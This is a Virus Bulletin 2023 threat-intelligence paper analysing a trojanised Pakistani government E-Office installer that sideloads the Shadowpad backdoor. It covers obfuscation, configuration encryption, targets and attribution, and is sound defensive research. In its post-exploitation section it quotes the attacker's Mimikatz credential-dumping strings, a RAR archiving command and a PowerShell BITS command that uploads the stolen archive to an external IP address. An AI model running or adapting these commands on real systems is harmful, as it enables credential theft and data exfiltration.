VB2023 LONDON

4 - 6 October, 2023 / London, United Kingdom

POSSIBLE SUPPLY CHAIN ATTACK TARGETING PAKISTAN GOVERNMENT DELIVERS SHADOWPAD

Daniel Lunghi

Trend Micro, France

daniel_lunghi@trendmicro.com

www.virusbulletin.com

ABSTRACT

Shadowpad is a malware family that has been involved in multiple advanced campaigns, starting in 2017 with a supply chain attack against *NetSarang* software, and an *ASUS* compromise in 2018, all attributed to APT41. Since 2019, multiple threat actors have been using this same malware family, making its attribution more difficult. For example, Earth Akhlut, a threat actor that we spoke about at VB2020, also uses it.

In this campaign, we noticed how a threat actor weaponized an application developed by a South Asian country to compromise some of its entities. The application is delivered to governmental entities only, with the purpose of improving their efficiency. However, the compromised version we found came with a Shadowpad payload, obfuscated with an unreported method.

In this presentation we will describe how the installer was modified to deliver the malicious payload. We will explain the multiple obfuscations we have seen for Shadowpad over the years, and what the differences are with this new version. We will show how it helped us to correlate this campaign with previous campaigns by the same threat actor. It also helped us find other Shadowpad samples from different threat actors, confirming that this is a shared malware family that is still being developed. We will also discuss some infrastructure reuse and quickly describe another malware family that seems more specific to a single threat actor. Finally, we plan to show some clever tricks that probably helped the attack to stay under the radar for a few months.

INTRODUCTION


In March 2023, we stumbled upon an mscoree.dll 64-bit file located in the '%PROGRAMFILES%\Common Files\System\' directory, detected through a generic signature. The name of the file is frequently used for Shadowpad samples, which triggered our interest. We did not know this would be the beginning of a long journey that would include malware reversing, extraction of configuration files, infrastructure analysis, and an attribution nightmare involving multiple allegedly Chinese threat actors.

After analysing the file, we could confirm it was indeed a Shadowpad sample, however its obfuscation was different from what we had seen before. This was interesting by itself, but on top of that, we found that the file was being delivered by an MSI installer built by a Pakistani governmental entity, suggesting a possible supply chain attack.

In this paper, we will go through each of the investigation steps, listing not only our learnings but also the information that was left missing or that we were unable to confirm.

MSI INSTALLER ANALYSIS

The SHA256 hash of the MSI installer is c1feef03663a9aa920a9ab4eb2ab7adadb3f2a60db23a90e5fe9b949d4ec22b6. Its metadata contains tags mentioning 'eOffice' and its developing agency.



Property	Value
Description	
Title	Installation Database
Subject	This is Description
Categories	
Tags	eOffice, [redacted]
Comments	This is Comments
Origin	
Authors	Tambro
Revision number	{0FCE725B-30C6-4405-9C6B-62B1A11A1912}
Content created	8/5/2022 10:31 AM
Program name	Windows Installer XML Toolset (3.11.2.4516)

Figure 1: MSI installer file properties.


E-Office [1] is an app developed by the Government of Pakistan, described as 'helping the government departments to go paperless' and 'aimed at improving internal efficiencies in an organization through electronic administration.' This description suggests that E-Office is only delivered to government organizations. After some research, we learned that this piece of software is intended for government entities only and is not publicly available, which enforces our belief that the incident could be a supply-chain attack.

We confirmed that we were handling version 2.0.3.0 of the NITB's E-Office application after running it in a virtual machine and seeing multiple official logos.

It should be noted that, because the MSI file is not signed, anyone can modify it. This means that the entity developing the application was not necessarily compromised.

However, this would imply that the threat actor had retrieved a legitimate MSI installer from a Pakistani governmental entity prior to this incident, because the affected E-Office version was not publicly available at the time.

We also noticed that TCP requests are sent to a local IP address on port 50000 as soon as the installation process is started.



```
               Destination    Protocol Length Info
14:52:03,…  10.2.101.110   TCP          66 49676 → 50000 [SYN]
14:52:06,…  10.2.101.110   TCP          66 [TCP Retransmission]
14:52:59,…  10.2.101.110   TCP          66 [TCP Retransmission]
```

Figure 2: Suspicious network connection after running the MSI installer.

We will discuss those requests in a dedicated section below.

We searched for legitimate versions of the E-Office installer to compare them with our MSI file and found that one Pakistan government website linked a legitimate installer of the same version from April to July 2023.

The metadata was similar, and only three files were added to our malicious MSI package:

- Telerik.Windows.Data.Validation.dll (9f1e83cbb7d43eec8c797d98436c878c78ccd128cabb01ea28db682c6f1ee18c)
- mscoree.dll (4e3a455e7f0b8f34385cd8320022719a8fc59d8bc091472990ac9a56e982a965)
- mscoree.dll.dat (17272a56cbf8e479c085e88fe22243685fac2bc041bda26554aa716287714466)

Telerik.Windows.Data.Validation.dll is a 64-bit non-DLL PE executable file, which turns out to be the legitimate applaunch.exe file signed by *Microsoft*. This executable is known to be abused by multiple threat actors to sideload malicious files named mscoree.dll.

Meanwhile, mscoree.dll is a malicious DLL that decrypts and loads the mscoree.dll.dat file, which is the Shadowpad payload. The hash of mscoree.dll matches the hash that we saw in our telemetry, confirming that this is the installer that dropped it.

By using tools like *lessmsi* [2], we can analyse the MSI package and find out how those files are launched. The tables shown in Figures 3 and 4 are relevant to our investigation.

As shown in Figure 3, the MSI installer has a custom action named 'TelerikValidation' with type 3170 that runs the file Telerik.Windows.Data.Validation.dll without any parameter from the installation folder.




Table CustomAction

	Action (s72)	Type (i2)	Source (S72)	Target (S255)	ExtendedType (I4)
	WixUIValidatePath	65	WixUIWixca	ValidatePath	-2147483648
	WixUIPrintEula	65	WixUIWixca	PrintEula	-2147483648
	SetARPINSTALLLOCATION	51	ARPINSTALLLOCATION	[INSTALLFOLDER]	-2147483648
	SetINSTALLFOLDER	51	INSTALLFOLDER	[INSTALLDIR]	-2147483648
	SetRootDrive	51	ROOTDRIVE	C:\	-2147483648
▶	TelerikValidation	3170	INSTALLFOLDER	[INSTALLFOLDER]Telerik.Windows.Data.Validation.dll	-2147483648

Figure 3: MSI CustomAction table.

The value type of 3170 is the sum of the following values:

- 34: EXE file with a path referencing a directory [3].
- 3072: Queues for execution at a scheduled point within the script and executes with no user impersonation; runs in system context [4].
- 64: A synchronous execution that ignores exit code and continues [5].

This TelerikValidation custom action is listed in the InstallExecuteSequence table (Figure 4) and is launched after installing the files but before creating the shortcuts and registry keys.




Table: InstallExecuteSequence

Action (s72)	Condition (S255)	Sequence (I2)
FindRelatedProducts		25
AppSearch		50
LaunchConditions		100
ValidateProductID		700
CostInitialize		800
SetINSTALLFOLDER		801
FileCost		900
CostFinalize		1000
MigrateFeatureStates		1200
InstallValidate		1400
RemoveExistingProducts		1401
InstallInitialize		1500
ProcessComponents		1600
UnpublishFeatures		1800
RemoveRegistryValues		2600
RemoveShortcuts		3200
RemoveFiles		3500
InstallFiles		4000
SetARPINSTALLLOCATION		4001
TelerikValidation		4002
CreateShortcuts		4500
WriteRegistryValues		5000
RegisterUser		6000
RegisterProduct		6100
PublishFeatures		6300
PublishProduct		6400
InstallFinalize		6600

Figure 4: MSI InstallExecuteSequence table.

Now let’s analyse the piece of malware delivered by the backdoored MSI installer.

SHADOWPAD ANALYSIS

Shadowpad is an advanced malware family that was discovered [6] in 2017 after a supply-chain attack on a popular piece of server management software, attributed to APT41. Since 2019, this malware has been shared among multiple Chinese threat actors such as Earth Akhlut [7] and Earth Lusca [8].

The applaunch.exe file copied to the E-Office folder is a legitimate file signed by *Microsoft*. As aforementioned, this version is known to be vulnerable to a DLL-sideloading vulnerability. Any file named mscoree.dll and copied in the same directory as applaunch.exe will be loaded in memory, and the export named ‘IEE’ will be called. This behaviour has been abused for many years by threat actors to sideload malicious DLLs.

When looking at the code of the IEE export, we notice that the threat actor checks some bytes of the loading executable at a hard-coded offset to verify that they match a particular value. If this is not the case, the DLL closes itself. This code excerpt is intended as an anti-sandbox analysis code, where it is a common practice to run DLLs via rundll32.exe or similar launchers instead of the legitimate yet vulnerable executable.

After that check, the rest of the code is obfuscated.


DLL and payload obfuscation

We noticed two different obfuscation techniques, both of which are used in the DLL and the decrypted payload.

The first technique prevents the disassembler from statically following the code flow, as every instruction is followed by a call to a function that calculates the address of the next instruction. The disassembler gets lost and does not decode the proper instructions, making static analysis extremely difficult.

This technique is an evolution of what *Positive Technologies* first described [9] in 2021, where the same function was called after each instruction to jump to the next instruction.

In this updated version, the called function is always different. Where the previous version read four bytes following the ‘call’ instruction, the updated version performs an additional operation (ADD, SUB, or XOR) between the gathered value and a fixed value that changes in every function. The calculated value is pushed to the stack and the application calls the RET instruction to redirect the code flow to the calculated address.



```
.text:00007FFE1B61A04B loc_7FFE1B61A04B:                        ; CODE XREF:
.text:00007FFE1B61A04B                   call    calc_addr_next_instruction_1
.text:00007FFE1B61A04B ; -------------------------------------------------------
.text:00007FFE1B61A050                   db 0D3h
.text:00007FFE1B61A051                   db 0A6h
.text:00007FFE1B61A052                   db  5Dh ; ]
.text:00007FFE1B61A053                   db 0CCh
```

Figure 5: Code flow obfuscation.


In Figure 5, for example, the four bytes encircled in red are read by the calc_addr_next_instruction_1 function. Afterwards, an additional operation is performed on the resulting value using XOR with a hard-coded value specific to this function. The result is then added to the value encircled in yellow to get the address of the next instruction. Hundreds of similar functions exist within the code of the DLL or the payload.

The second technique does not obfuscate the code flow. Instead, it adds useless instructions and branches that are never taken. Within the code, thousands of comparisons between a register value and a zero followed by conditional branching are performed. As the register value is never null, the related branch is never taken, filling the disassembled code with useless comparisons and dead code, which proves burdensome for analysts.

We managed to find multiple samples using these two obfuscation techniques. The oldest one we found was uploaded to *VirusTotal* in late February 2022. However, we did not find it in our telemetry, nor were we able to identify the threat actor behind this file.


Configuration file

The configuration file is available in memory only, in an encrypted form.



```
00000000  D8 5F D7 CF 00 00 03 00  14 00 48 00 5C 00 90 00
00000010  C4 00 E8 00 0C 01 20 01  44 01 78 01 BC 01 F0 01
00000020  04 02 38 02 6C 02 A0 02  D4 02 18 03 2C 03 40 03
00000030  74 03 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000050  48 04 5C 04 70 04 84 04  98 04 FC 04 20 05 44 05
00000060  88 05 00 00 3C 00 00 00  78 00 00 00 3C 00 00 00
00000070  78 00 00 00 08 08 08 08  08 08 04 04 04 04 04 04
00000080  04 02 02 02 00 00 00 00  00 00 00 00 00 00 00 00
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

Figure 6: First part of the encrypted configuration.



```
00000320  00 00 00 00 00 00 00 00  01 01 00 00 00 00 9C 05
00000330  B0 05 C4 05 00 00 00 00  00 00 00 00 00 00 00 00
00000340  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000350  A8 03 BC 03 D0 03 E4 03  00 00 00 00 00 00 00 00
00000360  00 00 00 00 00 00 00 00  F8 03 0C 04 20 04 34 04
00000370  F5 3F 77 76 BF DC 23 4B  89 0B 94 A5 50 28 F4 FC
00000380  D2 CE 9D F4 C8 FF 8A 36  9C D6 2C 19 5B 03 B6 B6
00000390  E4 01 79 67 5E 54 7A 57  53 7D 14 77 68 CD 63 82
000003A0  ED 15 0E 9F 0A 45 A8 B3  0D 75 7C D5 F2 2D 68 FC
000003B0  44 F6 34 C4 E8 76 E6 CB  8C DD 2E 14 D3 3C AD C8
```

Figure 7: Second part of the encrypted configuration (truncated).

We detail the simplified structure here:

- Four-byte configuration header (boxed in red).
- List of the offsets of encrypted items offsets (boxed in yellow), with two bytes per offset.
- Hard-coded delimiter (in this case, in hex 08 08 08 08 08 08 04 04 04 04 04 04 04 02 02 02, boxed in green).
- Encrypted items: for every encrypted item, a two-byte encryption key (boxed in pink), and the encrypted item itself (boxed in blue).

It is important to note that the encryption scheme is different from what we saw in previous Shadowpad versions. Historically, the encryption of the Shadowpad configuration was a custom algorithm, with different threat actors using different algorithms or constants.

In this case, each Shadowpad sample that we found encrypted its configuration file with the same algorithm:

- A base encryption of 16 bytes concatenated with two bytes (boxed in pink in Figure 7) that are different for each item of the configuration file.
- The calculated MD5 of the 18 bytes obtained in the aforementioned.
- The calculated MD5 passed to the CryptDeriveKey function, which returns 16 bytes based on that input.
- Those 16 bytes are used as an AES-CBC 128-bit encryption key, with 16 zero bytes as initialization vector.

A variant of this encryption scheme was documented [10] by *PwC* in a report in December 2021.

The oldest sample we found using this encryption scheme was uploaded to *VirusTotal* in March 2021. However, we did not find it in our telemetry and we were not able to identify the threat actor behind this file.

If we decrypt the different items of the configuration file, we can find multiple pieces of information, including the following:

- File paths and file names
- Registry keys used for persistence
- Service names and description
- Full paths to processes to inject into
- List of C&Cs
- List of proxies
- List of DNS servers
- User agents and other HTTP headers
- A campaign note

It should be noted that any field can be empty.

The following are the different 'campaign notes' that we found in the samples related to this threat actor:

Campaign note	**Comment**
0908_0908	Probably related to the date of the campaign that took place on 8 September 2022
REVER-0512	Probably related to the date of the campaign that took place on 12 May 2022
20220215	Probably related to the campaign that took place on 15 February 2022
1114	Probably related to the campaign on 11 November, which likely took place in 2021
csp.live.obo	'Live' and 'obo' are probably references to the C&C servers found in the configuration (live.musicweb[.]xyz and obo.videocenter[.]org), while 'csp' might mean 'communications service provider'

Pivots on the obfuscation and encryption scheme

As mentioned previously, we used obfuscation techniques and encryption scheme analysis to pivot and find related samples. In total, we found 11 Shadowpad loaders and six payloads related to this threat actor. Furthermore, we found 25 additional Shadowpad loaders and five additional payloads that we could not link with strong confidence to this threat actor.


Among these samples, nine different encryption keys were used. We believe that two of them are related to our threat actor, while we have no strong attribution for the seven remaining keys. As Shadowpad has been known to be a shared backdoor since at least 2019, it is likely that other threat actors also have access to this updated version.

On three of the samples sharing one of the seven remaining encryption keys, we noticed how specific profiles hosted on the social.msdn.microsoft.com domain were used as dead drop resolvers (DDR) to get the final C&C server. Notably, APT41 has used this technique in the past [11]. However, all the involved profile pages were offline, so we could not retrieve the final C&C server nor confirm the APT41 attribution.

NETWORK STEALTH

When first analysing the malicious MSI installer, we noticed a TCP connection to the IP address 10.2.101.110 on port 50000. After analysing the Shadowpad malware sample, we confirmed that this was indeed the C&C IP address and port set in the configuration.

However, we noticed that running a clean E-Office version also provoked connections to the same IP and port. After a more thorough investigation involving SSL stripping – a man-in the-middle (MitM) attack – we discovered that the legitimate E-Office application makes a GET request to hxxps://10.2.101.110:50000/VI/Application/CheckForApplicationUpdate/1 with some custom HTTP headers such as ‘Sender: eOffice.Client.WPF’, ‘machine_name’, ‘app_version’ or ‘os_type’, while the malware makes a POST request to hxxps://10.2.101.110:50000/5BE96B824C4AD5A.



```
GET https://10.2.101.110:50000/VI/Application/CheckForApplicationUpdate/1 HTTP/1.1
Host: 10.2.101.110:50000
Accept: application/json
Sender: eOffice.Client.WPF
machine-name: [redacted]
app_version: 2.0.3.0
os_type: Microsoft Windows NT 10.0.17134.0
CorrelationID: 638223768592093760A3FA5D1F
```

Figure 8. Legitimate network connection by E-Office application.

We did not search further, as the URL is self-explanatory. It is likely that the legitimate E-Office application connects to this IP address and port to search for updates. It also seems very unlikely that every Pakistani government organization that deploys E-Office has the same network mapping. However, we do not know if the address of the update server can be configured or if it was unintentionally left as a debug feature from the developers.

In all cases, it was clever for the attackers to use an IP address that is hard-coded in a legitimate application used by their targets.

On the defender’s side, we recommend searching for POST requests to the IP address 10.2.101.110 on port 50000, as the legitimate application seems to send GET requests. It is also worth noting that in the case of a malicious installer, the connection happens right after launching the installation process, while in the case of a clean installer, the connection is only triggered after running the E-Office application.

TARGETS

We found three targets within our telemetry, all located in Pakistan; two are from the government/public sector and are oriented toward finance, while one is from a telecommunications provider.

The first victim we found was a Pakistani government entity, and we were able to confirm that the Shadowpad sample landed on the victim after executing the backdoored E-Office installer analysed in the previous section. The infection took place on 28 September 2022.

The second victim was a Pakistani public sector bank. In this incident, different Shadowpad samples were detected on 30 September 2022 after E-Office was installed. We could not retrieve the related E-Office installer.

Other related Shadowpad samples were detected at a Pakistani telecommunications provider in May 2022. Later analysis showed that one of them had been there since mid-February 2022. We were unable to find the infection vector for this incident.

POST-EXPLOITATION AND DATA EXFILTRATION

Within our telemetry, we noticed that the attacker used a portable Mimikatz variant the day following the appearance of a Shadowpad sample. Although we could not confirm it because we did not have access to the file, we found traces of strings ‘privilege::debug’ followed by ‘sekurlsa::logonpasswords’, which looks like the Mimikatz sekurlsa [12] plug-in that dumps LSASS secrets.

Four days after that, we found traces of a password-encrypted RAR archive in the same directory as the Mimikatz sample mentioned above.

```
rar.exe a -hp1234QWER!@#$ -v5m c:\windows\help\1019.rar c:\windows\help\*.txt
```

The threat actor then used a very simple PowerShell command that relies on Background Intelligent Transfer Service (BITS) for data exfiltration.

```
powershell  -nop -exec bypass ""import-module bitstransfer;start-bitstransfer -source c:\
windows\help\1019.rar -destination http://158.247.230.255/1019.rar -transfertype upload""
```

We could not retrieve the exfiltrated file, but it is very likely that it contained the credentials dumped by Mimikatz. By looking at OSINT sources, we learned that the threat actor likely had control over that IP address from late April 2022 to late October 2022.

ATTRIBUTION

We did not find enough evidence to attribute this attack to a known threat actor.

As mentioned earlier, since Shadowpad is a shared malware family, we cannot rely on it to attribute the attack to a particular threat actor.

Of two out of three victims of this campaign, we could not find any further malware samples or tactics, techniques, and procedures (TTPs) that could be helpful for the attribution of the campaign. In the third victim's environment, however, we found multiple malware families that we analysed in our search for links to known threat actors.

Calypso dropper

We found two samples that matched the Calypso dropper described [13] by *Positive Technologies*, and the Trojan.Misics.1 malware described by *Dr.Web* [14] that has several links to the same threat actor.

We found that one sample referenced in *Sophos*'s CloudSnooper report [15] had the same custom obfuscation, similar debug messages and a similar file-naming convention to some of the Calypso droppers we analysed. Another researcher noticed [16] similarities in the configuration of the delivered payloads. Thus, either the CloudSnooper campaign was performed by the Calypso threat actor, or this dropper is a malware family shared among multiple threat actors.

Unfortunately, we were not able to find clear links between this dropper and the Shadowpad malware samples, nor did we find the infection vector.

Deed RAT

Another of the malware samples that we found turned out to be what *Positive Technologies* describes as Deed RAT in its Space Pirates report [17].

One file was named bdch.dll and loaded and decrypted a file named bdch.tmp. The features were similar to those described by *Positive Technologies*, although we found one additional plug-in named 'NetAgent'. We noticed the configuration format was very similar to the Shadowpad configuration, with a four-byte header, offsets to encrypted items, a delimiter (in hex, 08 08 08 08 01 01 01 01 09 09 09 09 DE DE 43 D0), and encrypted items. As the modular structure, features and configuration structure look similar, we believe this could be a Shadowpad variant obfuscated differently, rather than a new malware family.

We found that a Deed RAT sample also named bdch.tmp was listed in *SentinelOne*'s Moshen Dragon report [18]. That report also lists SNAC.log files that are described in *Trellix*'s Plugx Talisman report [19]. Interestingly, the *Trellix* report mentions PlugX payloads named TmDbgLog.dll.tsc, which are also described by *Dr.Web* in a report [20] related to the Calypso threat actor. Thus, we assess with low confidence that this Shadowpad variant named 'Deed RAT' could belong to the Calypso threat actor's toolkit too.

We could not find any link between our Shadowpad samples and this Deed RAT sample, nor do we know how it was delivered to the victim.

DriftingCloud Windows malware

The last malware family is a *Windows* executable embedding Python code detected in April 2022. We believe, based on infrastructure overlap, it is related to the DriftingCloud [21] threat actor.

We found the same sample targeting a totally different location and industry, enforcing our opinion that this sample is probably unrelated to the threat actor behind the campaign described in this paper.

Timeline

The following timeline is intended to ease the understanding of the different malware that were found in one of the victims of this campaign.

- November 2021: earlier Calypso dropper file creation
- 15 February 2022: earlier Shadowpad sample file creation
- 8 March 2022: detection of second Calypso dropper
- 9 March 2022: Deed RAT file creation
- 21 April 2022: detection of DriftingCloud malware
- 27 April to 12 May 2022: detection of three further Shadowpad samples

Because none of these events happened on the same date, and we could not find any relationship between them, we decided we could not rely on those malware families to attribute this attack.

Bronze University Shadowpad sample

In February 2022, *Dell SecureWorks* published a report [22] on Shadowpad, in which multiple threat actors were described as using this malware family. In the list of indicators of compromise (IOCs), we noticed that the payload

253f474aa0147fdcf88beaae40f3a23bdadfc98b8dd36ae2d81c387ced2db4f1 uses the new encryption scheme that we described previously, with a base encryption key that we attribute to our threat actor. The related C&C domain names are live[.]musicweb[.]xyz and obo[.]videocenter[.]org. *Kaspersky* lists [23] those domain names in a report mentioning targets in the industrial and telecommunications sectors in both Pakistan and Afghanistan, but does not include strong attribution links.

Dell SecureWorks attributes this sample to Bronze University, which matches the threat actor we call Earth Lusca [8].

However, we question this attribution. All the other Shadowpad samples attributed to Bronze University in the IOC list are named log.dll.dat, while our payload is named iviewers.dll.dat. Moreover, none of those samples uses the new encryption scheme that we described previously. In fact, they use the old encryption scheme described [10] by *PwC*, using the 0x107e666d constant. Finally, the C&C domain names of the 253f474aa0147fdcf88beaae40f3a23bdadfc98b8dd36ae2d81c387ced2db4f1 payload do not match the usual Earth Lusca registration pattern that we know of.

Thus, we prefer to refrain from attributing this whole attack to Earth Lusca. However, we will be happy to correct our assessment in the future if we have further proof of the links between this campaign and Earth Lusca.

CONCLUSION

From what we have seen so far, this whole campaign was the result of a very capable threat actor that managed to retrieve and modify the installer of a governmental application to compromise at least three sensitive targets.

The fact that the threat actor has access to a recent version of Shadowpad potentially links it to the nexus of Chinese threat actors, although we cannot point to a particular group with confidence. However, we managed to show how the Shadowpad authors continue to update their piece of malware, making its reverse engineering more difficult. Finally, we detailed how this threat actor carefully chose one of its C&C addresses to blend in with the legitimate network traffic, which shows great preparation capability.

We expect to see more threat actors using this updated Shadowpad version in the future.

REFERENCES

[1] National Information Technology Board. E-office. https://nitb.gov.pk/ProjectDetail/YTZhM2Q5ZDEtNzAzNy00MjJjLWIzNGYtM2ZhM2VkOTFhNDk2.

[2] Lessmsi. https://lessmsi.activescott.com/.

[3] Microsoft. Windows Installer. Custom Action Type 34. https://learn.microsoft.com/en-us/windows/win32/msi/custom-action-type-34.

[4] Microsoft. Windows Installer. Custom Action In-Script Execution Options. https://learn.microsoft.com/en-us/windows/win32/msi/custom-action-in-script-execution-options.

[5] Microsoft. Windows Installer. Custom Action Return Processing Options. https://learn.microsoft.com/en-us/windows/win32/msi/custom-action-return-processing-options.

[6] SecureList. ShadowPad in corporate networks. 15 August 2017. https://securelist.com/shadowpad-in-corporate-networks/81432/.

[7] Horejsi, J.; Lunghi, D.; Pernet, C.; Kazuki, F. Earth Akhlut: exploring the tools, tactics, and procedures of an advanced threat actor operating a large infrastructure. Virus Bulletin. September 2020. https://vb2020.vblocalhost.com/uploads/VB2020-Lunghi-Horejsi.pdf.

[8] Trend Micro. Earth Lusca Employs Sophisticated Infrastructure, Varied Tools and Techniques. 17 January 2022. https://www.trendmicro.com/en_us/research/22/a/earth-lusca-sophisticated-infrastructure-varied-tools-and-techni.html.

[9] Positive Technologies. Higaisa or Winnti? APT41 backdoors, old and new. 14 January 2021. https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new/#id6.

[10] Prescott, A. Chasing Shadows: A deep dive into the latest obfuscation methods being used by ShadowPad. PwC. 8 December 2021. https://www.pwc.co.uk/issues/cyber-security-services/research/chasing-shadows.html.

[11] Léveillé, M-E. M.; Tartare, M. Connecting the dots. ESET. October 2019. https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Winnti.pdf.

[12] The Hacker Tools. sekurlsa::logonpasswords. https://tools.thehacker.recipes/mimikatz/modules/sekurlsa/logonpasswords.

[13] Positive Technologies. Calypso APT: new group attacking state institutions. 31 October 2019. https://www.ptsecurity.com/ww-en/analytics/calypso-apt-2019/#id6.

[14] Doctor Web. Study of the APT attacks on state institutions in Kazakhstan and Kyrgyzstan. 2020. https://st.drweb.com/static/new-www/news/2020/july/Study_of_the_APT_attacks_on_state_institutions_in_Kazakhstan_and_Kyrgyzstan_en.pdf.

